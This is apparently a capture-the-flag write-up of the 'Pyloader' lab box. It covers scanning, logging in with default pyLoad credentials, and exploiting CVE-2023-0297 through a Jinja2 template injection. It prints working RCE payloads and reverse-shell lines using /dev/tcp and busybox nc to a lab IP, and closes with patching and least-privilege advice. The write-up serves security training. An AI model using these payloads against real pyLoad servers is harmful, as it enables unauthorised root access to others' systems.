
🚀 TL;DR
Box: Pyloader (Linux)
Vulnerability: CVE-2023–0297 (Jinja2 Template Injection / RCE).
Privilege Escalation: None required. The service runs as root (Critical Misconfiguration).
Key takeaway: If your payload does not work, double-check your shell syntax . Also, do not hesitate to revert the machine if needed.
🔍 Phase 1: Recon & The Default Creds
I kicked things off with a standard Nmap scan.
Command:
nmap -sV -sC -O -T4 -n -Pn 192.168.59.26The scan showed that Port 9666 was open. Visiting this port in a browser brought up the PyLoad login screen.

Before looking for complex exploits, I started with the basics. Creds: pyload / pyload Result: Success.

Once inside, I checked the "Info" tab and confirmed the version: 0.5.0. A quick Google search for "pyloader 0.5.0 exploit" pointed straight to CVE-2023–0297, a Critical RCE via the configuration settings.
💥 Phase 2: The Exploit (Configuration Abuse)

The vulnerability lies in the ability to change the Download Folder. If we point this to the templates directory, any file we "download" (or add as a package) becomes a renderable template.
The Setup: I navigated to Config > General > Storage. I changed the "Download Folder" to: PYLOAD_INSTALL_DIR/webui/app/templates/
The Struggle (Real Talk): The first time, I set the folder to the wrong directory, which broke the web interface and forced me to revert the machine. I made the same mistake again before getting it right. Note: The interface is slow. Patience is required.
The Injection: Once the config was stuck, I went to "Add Package". The goal is to inject a Jinja2 payload into the package's Name field. When PyLoad lists the file, it runs the Python code inside the double curly braces {{ }}.
Proof of Concept: I began with a simple test to confirm that code execution was possible. Payload:

{{x.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}}After adding the package, I visited the render URL:
http://192.168.59.26:9666/render/tmp_1.htmlResult: root This was a major finding: the web service was running as root. If I could get a shell, I would have full control right away.
🐚 Phase 3: The Shell (Trial & Error)
Once I confirmed code execution, I attempted to get a reverse shell. This is where I hit a wall.
Attempt 1 (Standard sh):
__import__('os').popen('sh -i >& /dev/tcp/IP/PORT 0>&1').read()Result: Nothing. The connection hung or died immediately.
Attempt 2 (BusyBox): I chose to use busybox instead.
{{x.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('busybox nc 192.168.49.59 4119 -e sh').read()")}}I re-added the package, refreshed the render page, and checked my listener.

This time, I received a root shell right away. I stabilized the shell using Python3:
python3 -c 'import pty; pty.spawn("/bin/bash")'
{{^Z}}
stty raw -echo && fg;

Finally, I obtained the flag.
🛡️ The Fix
- Update PyLoad: Install the latest version as soon as possible.
- Least Privilege: Avoid running web services as root. If this service had run as a standard user, I would have needed to find a privilege escalation method. Running as root allowed immediate full access.
🧠 Lessons Learned
- Persistence: I broke the machine twice. I rebooted twice. I didn't quit.
- Shell Syntax: The sh shell does not always work, especially in non-interactive environments. Using bash -i or Python one-liners is often more reliable.
- Read the Output: The initial whoami check, confirming root, changed my entire strategy. I knew I didn't need to look for SUIDs or Kernel exploits — I just needed a connection.